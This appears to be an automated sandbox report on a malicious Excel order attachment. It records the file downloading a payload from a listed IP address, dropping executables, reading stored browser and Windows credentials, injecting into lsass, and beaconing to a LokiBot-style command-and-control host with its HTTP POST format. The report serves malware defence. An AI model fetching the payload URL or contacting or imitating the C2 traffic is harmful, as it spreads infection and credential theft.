

Sandbox Analysis Report

Analysis Overview

Generated time:	2022/12/06 15:17:20 +00:00		
Submitter:	Manual Submission		
Overall risk level	<div>High risk</div> The object exhibited highly suspicious characteristics that are commonly associated with malware.		
Detections	TROJ_GEN.F04IE00L522		
Exploited vulnerabilities	-		
Analyzed objects	Excel 95 or 97 spreadsheet	1 - ORDER SO22-036334.xls	7B68AF50033FBC86F3A9B4FDB4C1D521E514E6DB
	Office Excel 2007 spreadsheet	1.1 - NONAMEFL	E19DAB08EF3F42EE9E521400BD22572FBBF76331
	Office Excel 2007 spreadsheet	1.2 - NONAMEFL	E19DAB08EF3F42EE9E521400BD22572FBBF76331
	Office Excel 2007 spreadsheet	1.3 - NONAMEFL	E19DAB08EF3F42EE9E521400BD22572FBBF76331

Analysis Environments

	win7	win10
Anti-security, self-preservation	✓	✓
Autostart or other system reconfiguration	✓	✓
Deception, social engineering		
File drop, download, sharing, or replication	✓	✓
Hijack, redirection, or data theft	✓	✓
Malformed, defective, or with known malware traits	✓	✓
Process, service, or memory object change	✓	✓
Rootkit, cloaking	✓	✓
Suspicious network or messaging activity	✓	✓

win7

Environment-specific risk level	<div>High risk</div> The object exhibited highly suspicious characteristics that are commonly associated with malware.
Detections	TROJ_GEN.F04IE00L522
Exploited vulnerabilities	-
Network connection	Management

▼ Object 1 - ORDER SO22-036334.xls (Excel 95 or 97 spreadsheet)

File name	ORDER SO22-036334.xls
File type	Excel 95 or 97 spreadsheet
SHA-1	7B68AF50033FBC86F3A9B4FDB4C1D521E514E6DB
SHA-256	9E58F0153E76552E0F34934D63CB8CF3680E95A693D4EA3D35590B8DE140DBC2
MD5	7171235506FB2D85345D17B7CCAF859
TLSH	-
Size	1618944 byte(s)

Risk Level	<div>High risk</div>
Detection	TROJ_GEN.F04IE00L522
Exploited vulnerabilities	-
Threat Characteristics	Anti-security, self-preservation (1) Autostart or other system reconfiguration (23) File drop, download, sharing, or replication (15) Hijack, redirection, or data theft (21) Malformed, defective, or with known malware traits (3) Process, service, or memory object change (13) Rootkit, cloaking (2) Suspicious network or messaging activity (16)

Process Graph



Process Graph Legend

Tactics	Techniques	Notable Threat Characteristics	
Execution	Execution through API	<div><div></div><div></div><div></div></div> Characteristics:	1, 2
Persistence	Hidden Files and Directories	<div><div></div><div></div><div></div></div> Characteristics:	1, 2
Privilege Escalation	Process Injection	<div><div></div><div></div><div></div></div> Characteristics:	1, 2
	Access Token Manipulation	<div><div></div><div></div><div></div></div> Characteristics:	1, 2
Defense Evasion	Process Injection	<div><div></div><div></div><div></div></div> Characteristics:	1, 2
	File Deletion	<div><div></div><div></div><div></div></div> Characteristics:	1, 2, 3, 4, 5, 6, 7
	Access Token Manipulation	<div><div></div><div></div><div></div></div> Characteristics:	1, 2
	Hidden Files and Directories	<div><div></div><div></div><div></div></div> Characteristics:	1, 2
Credential Access	Credential Dumping	<div><div></div><div></div><div></div></div> Characteristics:	1
Discovery	Process Discovery	<div><div></div><div></div><div></div></div> Characteristics:	1
	System Information Discovery	<div><div></div><div></div><div></div></div> Characteristics:	1, 2, 3, 4, 5, 6, 7
	File and Directory Discovery	<div><div></div><div></div><div></div></div> Characteristics:	1, 2, 3, 4
	Network Share Discovery	<div><div></div><div></div><div></div></div> Characteristics:	1
Collection	Data from Local System	<div><div></div><div></div><div></div></div> Characteristics:	1
Command and Control	Commonly Used Port	<div><div></div><div></div><div></div></div> Characteristics:	1
	Standard Application Layer Protocol	<div><div></div><div></div><div></div></div> Characteristics:	1

© ATT&CK™ is a trademark of The MITRE Corporation.

▼ Notable Threat Characteristics

▼ Anti-security, self-preservation (1)

Characteristic	Significance	Details
Attempts to detect active running processes	<div><div></div><div></div><div></div></div>	Process ID: 2976 Info: enum processes

▼ Autostart or other system reconfiguration (23)

Characteristic	Significance	Details
Modifies important registry entries to perform rogue functions	<div><div></div><div></div><div></div></div>	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\{D9734F19-8CFB-411D-BC59-833E334FCB5E}\Reminders\ Value: Type: REG_NONE
Modifies important registry entries to perform rogue functions	<div><div></div><div></div><div></div></div>	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\{D9734F19-8CFB-411D-BC59-833E334FCB5E}\Calendar Summary\ Value: Type: REG_NONE
Modifies important registry entries to perform rogue functions	<div><div></div><div></div><div></div></div>	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\{D9734F19-8CFB-411D-BC59-833E334FCB5E}\ Value: Type: REG_NONE
Modifies important registry entries to perform rogue functions	<div><div></div><div></div><div></div></div>	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\{86ed2903a4a11c1bf57e524153480001\ Value: Type: REG_NONE
Modifies important registry entries to perform rogue functions	<div><div></div><div></div><div></div></div>	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\{5da8497721acc4b9e4d6fdb87311082\ Value: Type: REG_NONE
Modifies important registry entries to perform rogue functions	<div><div></div><div></div><div></div></div>	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\{edd28a07b922e04b95ac234da2bb737a\ Value: Type: REG_NONE
Modifies important registry entries to perform rogue functions	<div><div></div><div></div><div></div></div>	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\{be8872256647004ebcfd8714613750\ Value: Type: REG_NONE
Modifies important registry entries to perform rogue functions	<div><div></div><div></div><div></div></div>	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\{b827fd10ae92db4297f583d9f4512a8\ Value: Type: REG_NONE
Modifies important registry entries to perform rogue functions	<div><div></div><div></div><div></div></div>	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\{98af66e4aa414226b80f0b1a8f34eeb4\ Value: Type: REG_NONE
Modifies important registry entries to perform rogue functions	<div><div></div><div></div><div></div></div>	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\{9375CFF0413111d3B88A00104B2A6676\00000004\ Value: Type: REG_NONE
Modifies important registry entries to perform rogue functions	<div><div></div><div></div><div></div></div>	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\{9375CFF0413111d3B88A00104B2A6676\000000002\ Value: Type: REG_NONE
Modifies important registry entries to perform rogue functions	<div><div></div><div></div><div></div></div>	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\{9375CFF0413111d3B88A00104B2A6676\000000001\ Value: Type: REG_NONE
Modifies important registry entries to perform rogue functions	<div><div></div><div></div><div></div></div>	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\{9375CFF0413111d3B88A00104B2A6676\ Value: Type: REG_NONE
Modifies important registry entries to perform rogue functions	<div><div></div><div></div><div></div></div>	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\{9207f3e0a3b11019908b08002b2a56c2\ Value: Type: REG_NONE
Modifies important registry entries to perform rogue functions	<div><div></div><div></div><div></div></div>	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\{8503020000000000c000000000000046\ Value: Type: REG_NONE
Modifies important registry entries to perform rogue functions	<div><div></div><div></div><div></div></div>	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\{7c29de2ef443464381d0124a00f460e6\ Value: Type: REG_NONE
Modifies important registry entries to perform rogue functions	<div><div></div><div></div><div></div></div>	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\{731b4d582aa1b645b0d7c8c7d97c255e\ Value: Type: REG_NONE
Modifies important registry entries to perform rogue functions	<div><div></div><div></div><div></div></div>	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\{3517490d76624c419a828607e2a54604\ Value: Type: REG_NONE
Modifies important registry entries to perform rogue functions	<div><div></div><div></div><div></div></div>	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\{13dbb0c8aa05101a9bb000aa002fc45a\ Value: Type: REG_NONE
Modifies important registry entries to perform rogue functions	<div><div></div><div></div><div></div></div>	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\{0a0d020000000000c000000000000046\ Value: Type: REG_NONE
Modifies file that can be used to infect systems	<div><div></div><div></div><div></div></div>	%TEMP%\yugdasav.exe
Modifies file that can be used to infect systems	<div><div></div><div></div><div></div></div>	%USERPROFILE%\vbc.exe
Modifies file that can be used to infect systems	<div><div></div><div></div><div></div></div>	%LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.IE5\4HU3EYWP\vbc[1].exe

▼ File drop, download, sharing, or replication (15)

Characteristic	Significance	Details
Executes dropped file	■■■	File: %USERPROFILE%\vbc.exe Shell Command: %USERPROFILE%\vbc.exe
Executes dropped file	■■■	File: %TEMP%\yugdasav.exe Shell Command: %TEMP%\yugdasav.exe
Executes dropped file	■■■	File: %TEMP%\yugdasav.exe Shell Command: "%TEMP%\yugdasav.exe" %TEMP%\hxjfr.m
Executes dropped file	■■■	File: %USERPROFILE%\vbc.exe Shell Command: %USERPROFILE%\vbc.exe "%USERPROFILE%\vbc.exe"
Deletes file to compromise the system or to remove traces of the infection	■ ■ ■	Process ID: 2808 File: %LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.MSO\A98D5828.emf Type: VSDT_MDB_20
Deletes file to compromise the system or to remove traces of the infection	■ ■ ■	Process ID: 2808 File: %LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.MSO\89356A09.emf Type: VSDT_MDB_20
Deletes file to compromise the system or to remove traces of the infection	■ ■ ■	Process ID: 2808 File: %LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.MSO\9AD6F876.emf Type: VSDT_MDB_20
Deletes file to compromise the system or to remove traces of the infection	■ ■ ■	Process ID: 2976 File: %APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-3858504828-689350809-766946860-500\1a18ca4003deb042bbee7a40f15e1970b_aca82367-b0e4-44b6-b82c-f9f84dbe74f1 Type: VSDT_COM_DOS
Deletes file to compromise the system or to remove traces of the infection	■ ■ ■	Process ID: 2976 File: %APPDATA%\D2EFF9\94A37B.lck Type: VSDT_ASCII
Deletes file to compromise the system or to remove traces of the infection	■ ■ ■	Process ID: 2948 File: %TEMP%\nsr1CAD.tmp Type: VSDT_EMPTY
Deletes file to compromise the system or to remove traces of the infection	■ ■ ■	Process ID: 2948 File: %TEMP%\nsr1CAB.tmp Type: VSDT_EMPTY
Drops executable during installation	■■■	Dropping Process ID: 2976 File: %APPDATA%\D2EFF9\94A37B.exe Type: VSDT_EXE_W32
Drops executable during installation	■ ■ ■	Dropping Process ID: 2948 File: %TEMP%\yugdasav.exe Type: VSDT_EXE_W32
Drops executable during installation	■ ■ ■	Dropping Process ID: 2864 File: %USERPROFILE%\vbc.exe Type: VSDT_EXE_W32
Creates multiple copies of a file	■ ■ ■	%APPDATA%\D2EFF9\94A37B.exe

▼ Hijack, redirection, or data theft (21)

Characteristic	Significance	Details
Executes commands or uses API to obtain system information	■ ■ ■	Process ID: 2976 Info: Obtains system version from API result
Executes commands or uses API to obtain system information	■ ■ ■	Process ID: 2808 Info: Obtains system version from API result
Executes commands or uses API to obtain system information	■ ■ ■	Process ID: 2864 Info: Obtains system version from API result
Executes commands or uses API to obtain system information	■ ■ ■	Process ID: 2976 Info: Obtains file or directory info from API result
Executes commands or uses API to obtain system information	■ ■ ■	Process ID: 480 Info: Obtains file or directory info from API result
Executes commands or uses API to obtain system information	■ ■ ■	Process ID: 2948 Info: Obtains file or directory info from API result
Executes commands or uses API to obtain system information	■ ■ ■	Process ID: 2808 Info: Obtains file or directory info from API result
Executes commands or uses API to obtain system information	■ ■ ■	Process ID: 480 Info: Obtains drive info from API result
Executes commands or uses API to obtain system information	■ ■ ■	Process ID: 2808 Info: Obtains drive info from API result
Executes commands or uses API to obtain system information	■ ■ ■	Process ID: 2948 Info: Obtains drive info from API result
Executes commands or uses API to obtain system information	■ ■ ■	Process ID: 2864 Info: Obtains drive info from API result
Executes commands or uses API to obtain system information	■ ■ ■	Process ID: 2808 Info: Enums share folder from API result
Accesses decoy file	■■ ■	%APPDATA%\Microsoft\Credentials\S-1-5-21-790525478-1060284298-101542035-1003*
Accesses decoy file	■ ■ ■	%APPDATA%\Mozilla\Firefox\Profiles\aoptf9nv.default\signons3.txt
Accesses decoy file	■ ■ ■	%APPDATA%\Mozilla\Firefox\Profiles\aoptf9nv.default\signons2.txt
Accesses decoy file	■ ■ ■	%APPDATA%\Mozilla\Firefox\Profiles\aoptf9nv.default\signons.txt
Accesses decoy file	■ ■ ■	%APPDATA%\Mozilla\Firefox\Profiles\aoptf9nv.default\logins.json
Accesses decoy file	■ ■ ■	%APPDATA%\Mozilla\Firefox\Profiles\aoptf9nv.default\signons.sqlite-wal
Accesses decoy file	■ ■ ■	%APPDATA%\Mozilla\Firefox\Profiles\aoptf9nv.default\signons.sqlite
Accesses decoy file	■ ■ ■	%APPDATA%\Mozilla\Firefox\profiles.ini
Attempts to dump credentials from memory	■ ■ ■	Process ID: 480 Info: Attempts to dump credentials

▼ Malformed, defective, or with known malware traits (3)

--

Characteristic	Significance	Details
Causes process to crash	<div><div></div><div></div><div></div></div>	Process ID: 2976 Image Path: yugdasav.exe
Detected as probable malware	<div><div></div><div></div><div></div></div>	Source: ATSE Detection Name: TROJ_GEN.F04IE00L522 Engine Version: 22.580.1004 Malware Pattern Version: 18.115.92
Drops unknown malware	<div><div></div><div></div><div></div></div>	Source: Virtual Analyzer Detection Name: VAN_WORM.UMXX File Name: vbc.exe SHA1: 9A875E4D7DD1D067C134E537046887AD663EB755 Engine Version: 6.0.5511

▼ Process, service, or memory object change (13)

Characteristic	Significance	Details
Creates process	<div><div></div><div></div><div></div></div>	Process ID: 2864 Image Path: %CommonProgramFiles%\Microsoft Shared\EQUATIONEQNEDT32.EXE -Embedding
Creates process	<div><div></div><div></div><div></div></div>	Process ID: 2948 Image Path: %USERPROFILE%\vbc.exe
Creates process	<div><div></div><div></div><div></div></div>	Process ID: 2984 Image Path: %TEMP%\yugdasav.exe Shell Command:
Creates process	<div><div></div><div></div><div></div></div>	Process ID: 2864 Image Path: %USERPROFILE%\vbc.exe Shell Command: "%USERPROFILE%\vbc.exe"
Escalates process privileges to gain a higher level of access	<div><div></div><div></div><div></div></div>	Process ID: 2976 Info: Obtains system level privileges
Escalates process privileges to gain a higher level of access	<div><div></div><div></div><div></div></div>	Process ID: 480 Info: Obtains system level privileges
Resides in memory to evade detection	<div><div></div><div></div><div></div></div>	Injecting Process ID: 2976 Target Process ID: 480 Target Image Path: lsass.exe Injected Content: U.....E.SVW.8.pt.X..n.
Resides in memory to evade detection	<div><div></div><div></div><div></div></div>	Injecting Process ID: 2976 Target Process ID: 480 Target Image Path: lsass.exe Injected Content: B.3v
Resides in memory to evade detection	<div><div></div><div></div><div></div></div>	Injecting Process ID: 2984 Injected API: ZwMapViewOfSection Target Process ID: 2976 Target Image Path: %TEMP%\yugdasav.exe
Resides in memory to evade detection	<div><div></div><div></div><div></div></div>	Injecting Process ID: 2984 Injected API: SetThreadContext Target Process ID: 2976 Target Image Path: %TEMP%\yugdasav.exe
Creates process in temporary folder	<div><div></div><div></div><div></div></div>	Process ID: 2976 Image Path: %TEMP%\yugdasav.exe
Creates process in temporary folder	<div><div></div><div></div><div></div></div>	Process ID: 2984 Image Path: %TEMP%\yugdasav.exe %TEMP%\hxjfr.m
Creates command line process	<div><div></div><div></div><div></div></div>	Process ID: 2948 Image Path: %USERPROFILE%\vbc.exe

▼ Rootkit, cloaking (2)

Characteristic	Significance	Details
Hides file to evade detection	<div><div></div><div></div><div></div></div>	File: %APPDATA%\D2EFF9
Hides file to evade detection	<div><div></div><div></div><div></div></div>	File: %APPDATA%\D2EFF9\94A37B.exe

▼ Suspicious network or messaging activity (16)

Characteristic	Significance	Details
Attempts to connect to suspicious host	■ ■ ■	172.245.25.166
Attempts to connect to malicious host	■ ■ ■	Host: sempersim.su Threat Name: LOW-REPUTATION-URL_BLOCKED-LIST.SCORE.WRS
Attempts to connect to malicious URL	■ ■ ■	URL: http://172.245.25.166/771/vbc.exe Threat Name: TROJAN_FORMBOOK.WRS
Connects to remote URL or IP address	■ ■ ■	Connection: —c\x8fÅÐÐÇÊ\$8fš\x8dÇE-ÑÇÊŠÐ”İÐ™8dšÑ8f—\x8f:80 Content: .
Connects to remote URL or IP address	■ ■ ■	Connection: —c\x8fÅÐÐÇÊ\$8fš\x8dÇE-ÑÇÊŠÐ”İÐ™8dšÑ8f—\x8f:80 Content: POST HTTP/1.0\r\nUser-Agent: Mozilla/4.08 [Charon; Inferno]\r\nHost: \r\nAccept: */*\r\nContent-Type: application/octet-stream\r\nContent-Encoding: binary\r\nContent-Key: D9228F82\r\nContent-Length: 177\r\nConnection: close\r\n\r\n
Connects to remote URL or IP address	■ ■ ■	Connection: —c\x8fÅÐÐÇÊ\$8fš\x8dÇE-ÑÇÊŠÐ”İÐ™8dšÑ8f—\x8f:80 Content: POST HTTP/1.0\r\nUser-Agent: Mozilla/4.08 [Charon; Inferno]\r\nHost: \r\nAccept: */*\r\nContent-Type: application/octet-stream\r\nContent-Encoding: binary\r\nContent-Key: D9228F82\r\nContent-Length: 204\r\nConnection: close\r\n\r\n
Connects to remote URL or IP address	■ ■ ■	Connection: 109.206.243.141:80 Content: .
Connects to remote URL or IP address	■ ■ ■	Connection: 109.206.243.141:80 Content: POST /gm13/fre.php HTTP/1.0\r\nUser-Agent: Mozilla/4.08 [Charon; Inferno]\r\nHost: sempersim.su\r\nAccept: */*\r\nContent-Type: application/octet-stream\r\nContent-Encoding: binary\r\nContent-Key: 6585B194\r\nContent-Length: 269\r\nConnection: close\r\n\r\n
Connects to remote URL or IP address	■ ■ ■	Connection: 172.245.25.166:80 Content: GET /771/vbc.exe HTTP/1.1\r\nAccept: */*\r\nAccept-Encoding: gzip, deflate\r\nUser-Agent: Mozilla/4.0 [compatible; MSIE 7.0; Windows NT 6.1; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E; InfoPath.3]\r\nHost: 172.245.25.166\r\nConnection: Keep-Alive\r\n\r\n
Connects to remote URL or IP address	■ ■ ■	Connection: 109.206.243.141:80 Content: POST /gm13/fre.php HTTP/1.0\r\nUser-Agent: Mozilla/4.08 (Charon; Inferno)\r\nHost: sempersim.su\r\nAccept: */*\r\nContent-Type: application/octet-stream\r\nContent-Encoding: binary\r\nContent-Key: 6585B194\r\nContent-Length: 269\r\nConnection: close\r\n\r\n
Connects to remote URL or IP address	■ ■ ■	http://172.245.25.166/771/vbc.exe
Connects to remote URL or IP address	■ ■ ■	http://172.245.25.166/771/vbc.exe
Queries DNS server	■ ■ ■	sempersim.su
Queries DNS server	■ ■ ■	172.245.25.166
Listens on port	■ ■ ■	0.0.0.0:49180
Exhibits bot behavior	■ ■ ■	Threat Description: LOKI - HTTP (Request) Host: sempersim.su IP: 109.206.243.141 Port: 80 Rule ID: 2157

File	Risk Level	Threat	Threat Characteristics	Source URL	Size (bytes)	SHA-1
vbc.exe	High	VAN_WORM.UMXX	Attempts to detect active running processes Modifies important registry entries to perform rogue functions Modifies file that can be used to infect systems Executes dropped file Deletes file to compromise the system or to remove traces of the infection Drops executable during installation Creates multiple copies of a file Executes commands or uses API to obtain system information Accesses decoy file Attempts to dump credentials from memory Causes process to crash Creates process Escalates process privileges to gain a higher level of access Resides in memory to evade detection Creates process in temporary folder Creates command line process Hides file to evade detection Connects to remote URL or IP address Queries DNS server	http://172.245.25.166/771/vbc.exe	171500	9A875E4D7DD1D067C134E537046887AD663EB755
yugdavasv.exe	No risk	-	-	-	101888	DFED152D9B3273303834041A90E24B9B18B328A3
94A37B.exe	No risk	-	-	-	101888	DFED152D9B3273303834041A90E24B9B18B328A3
vbc[1].exe	No risk	-	-	http://172.245.25.166/771/vbc.exe	171500	9A875E4D7DD1D067C134E537046887AD663EB755
ORDER SO22-036334.xls.LNK	No risk	-	-	-	1275	B895D40A5B059500FDF2B045F79A4E6CD174BC96
HTBGFJ.LNK	No risk	-	-	-	1093	1EB8638BCDD180954F84598FBE79244B89161B14
2F1A6504-0641-44CF-8BB5-3612D865F2E5.vsch	No risk	-	-	-	106	82EC8E9770F8A810FE123C4461D67682861ED05E
hxjfr.m	No risk	-	-	-	5922	44B76DAF4D5624D6B6D083DA24455849B1D0325B
~DF9F213ABEDEC47288.TMP	No risk	-	-	-	512	5C3EB80066420002BC3DCC7CA4AB6EFAD7ED4AE5
94A37B.hdb	No risk	-	-	-	4	000F9DBD5F26905E320CE032C55EF41734D1A46C

▼ Suspicious Objects

Type	Object	Risk Level
File (SHA1)	7B68AF50033FBC86F3A9B4FDB4C1D521E514E6DB	High
URL	http://172.245.25.166:80/771/vbc.exe	High
Domain	sempersim.su	High
File (SHA1)	9A875E4D7DD1D067C134E537046887AD663EB755	High

▼ Analysis

Event Type	Details	Parent PID	PID
Detection	Threat Characteristic: Attempts to connect to suspicious host 172.245.25.166		
Detection	Threat Characteristic: Attempts to connect to malicious host Host: sempersim.su Threat Name: LOW-REPUTATION-URL_BLOCKED-LIST.SCORE.WRS		
Detection	Threat Characteristic: Attempts to connect to malicious URL URL: http://172.245.25.166/771/vbc.exe Threat Name: TROJAN_FORMBOOK.WRS		
Detection	Threat Characteristic: Exhibits bot behavior Threat Description: LOKI - HTTP (Request) Host: sempersim.su IP: 109.206.243.141 Port: 80 Rule ID: 2157		
Detection	Threat Characteristic: Detected as probable malware Source: ATSE Detection Name: TRQJ_GEN.F04IE00L522 Engine Version: 22.580.1004 Malware Pattern Version: 18.115.92		
Detection	Threat Characteristic: Drops unknown malware Source: Virtual Analyzer Detection Name: VAN_WORM.UMXX File Name: vbc.exe SHA1: 9A875E4D7DD1D067C134E537046887AD663EB755 Engine Version: 6.0.5511		
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\11.0\Excel\Resiliency\ Value: None		2808
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\11.0\Excel\Resiliency\StartupItems\ Value: None		2808

Call System API	API Name: GetVersionExA Args: (12f944) Return: 1		2808
Detection	Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 2808 Info: Obtains system version from API result		
Call System API	API Name: GetVersionExA Args: (12fd8) Return: 1		2808
Call System API	API Name: GetVersionExA Args: (12d8b8) Return: 1		2808
Call System API	API Name: GetVersionExA Args: (12dd1c) Return: 1		2808
Call System API	API Name: GetVersionExA Args: (39990378) Return: 1		2808
Call System API	API Name: GetVersionExA Args: (12df24) Return: 1		2808
Call System API	API Name: GetVersionExA Args: (12df24) Return: 1		2808
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\11.0\Excel\MTTT Value: None		2808
Call Filesystem API	API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\Excel\XLSTART*.*, 0, 3085c080, 0, 0, 0) Return: 387310		2808
Detection	Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 2808 Info: Obtains file or directory info from API result		
Call Filesystem API	API Name: FindNextFileW Args: (387310, 3085c080) Return: 1		2808
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles%\Microsoft Office\OFFICE11\xlstart*.*, 0, 3085c080, 0, 0, 0) Return: 387310		2808
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\11.0\Excel\Resiliency\StartupItems\ Value: None		2808
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\11.0\Excel\Resiliency\ Value: None		2808
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		2808
Detection	Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 2808 Info: Obtains drive info from API result		
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		2808
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		2808
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		2808
Call System API	API Name: GetDriveTypeW Args: (D:\) Return: 5		2808
Call System API	API Name: GetDriveTypeW Args: (E:\) Return: 2		2808
Call System API	API Name: GetDriveTypeW Args: (F:\) Return: 2		2808
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		2808
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		2808
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\11.0\Excel\Resiliency\ Value: None		2808
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\11.0\Excel\Resiliency\DocumentRecovery\ Value: None		2808
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\11.0\Excel\Resiliency\DocumentRecovery\1C7AA7\ Value: None		2808
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\11.0\Excel\Resiliency\DocumentRecovery\1C7AA7\1C7AA7 Value: None		2808
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\9040110900063D11C8EF10054038389C\Usage\EXCELFiles Value: 55860006		2808
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		2808
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\9040110900063D11C8EF10054038389C\Usage\ProductFiles Value: 55860009		2808
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\11.0\Excel\Resiliency\DocumentRecovery\1C7AA7\1C7AA7 Value: None		2808
Call System API	API Name: GetDriveTypeW Args: (\\?IDE#CdRomDell_DVD-ROM_2.5+___#5&1c1d869a&0&1.1.0#(53f5630d-b6bf-11d0-94f2-00a0c91efb8b)\) Return: 5		2808
Call System API	API Name: GetDriveTypeW Args: (\\?STORAGE#Volume#{a21cf1a2-dac1-11eb-8d5c-806e6f6e6963}\#0000000000100000#\53f5630d-b6bf-11d0-94f2-00a0c91efb8b)\) Return: 3		2808
Call System API	API Name: GetDriveTypeW Args: (\\?STORAGE#Volume#{a21cf1a2-dac1-11eb-8d5c-806e6f6e6963}\#0000000000650000#\53f5630d-b6bf-11d0-94f2-00a0c91efb8b)\) Return: 3		2808
Call System API	API Name: GetDriveTypeW Args: (E:\) Return: 2		2808
Call System API	API Name: GetDriveTypeW Args: (F:\) Return: 2		2808
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		2808
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		2808
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		2808
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		2808
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		2808
Add File	Path: %LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.MSO\A98D5828.emf Type: VSDT_MDB_20		2808
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.MSO\A98D5828.emf Type: VSDT_MDB_20		2808
Add File	Path: %LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.MSO\89356A09.emf Type: VSDT_MDB_20		2808
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.MSO\89356A09.emf Type: VSDT_MDB_20		2808
Add File	Path: %LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.MSO\9AD6F876.emf Type: VSDT_MDB_20		2808
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.MSO\9AD6F876.emf Type: VSDT_MDB_20		2808
Call System API	API Name: evtchann.SendEvent Args: (e), imagepath[C:\PROGRA~1\COMMON~1\MICROS~1\EQUATION\EQNEDT32.EXE] Return: 1		2808
Call System API	API Name: evtchann.SendEvent Args: (e), pid[0], ppid[2808] Return: 1		2808
Call System API	API Name: evtchann.SendEvent Args: (e), imagepath[%CommonProgramFiles%\microsoft shared\EQUATION\EQNEDT32.EXE] Return: 1		2808
Call System API	API Name: evtchann.SendEvent Args: (e), pid[0], ppid[2808] Return: 1		2808
Add File	Path: %LOCALAPPDATA%\GDIP\FONTCACHE\1.DAT Type: VSDT_COM_DOS		2808
Detection	Threat Characteristic: Creates process Process ID: 2864 Image Path: %CommonProgramFiles%\Microsoft Shared\EQUATION\EQNEDT32.EXE -Embedding		
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00005109E6009040000000000F01FEC\Usage\EquationEditorFiles\Intl_1033 Value: 55860003	2808	2864
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\ Value: None	2808	2864
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\ Value: None	2808	2864
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\ Value: None	2808	2864
Call Internet Helper API	API Name: URLDownloadToFileW Args: (, http://172.245.25.166/771/vbc.exe, %USERPROFILE%\vbc.exe, ,) Return: 0	2808	2864
Detection	Threat Characteristic: Executes dropped file File: %USERPROFILE%\vbc.exe Shell Command: %USERPROFILE%\vbc.exe		

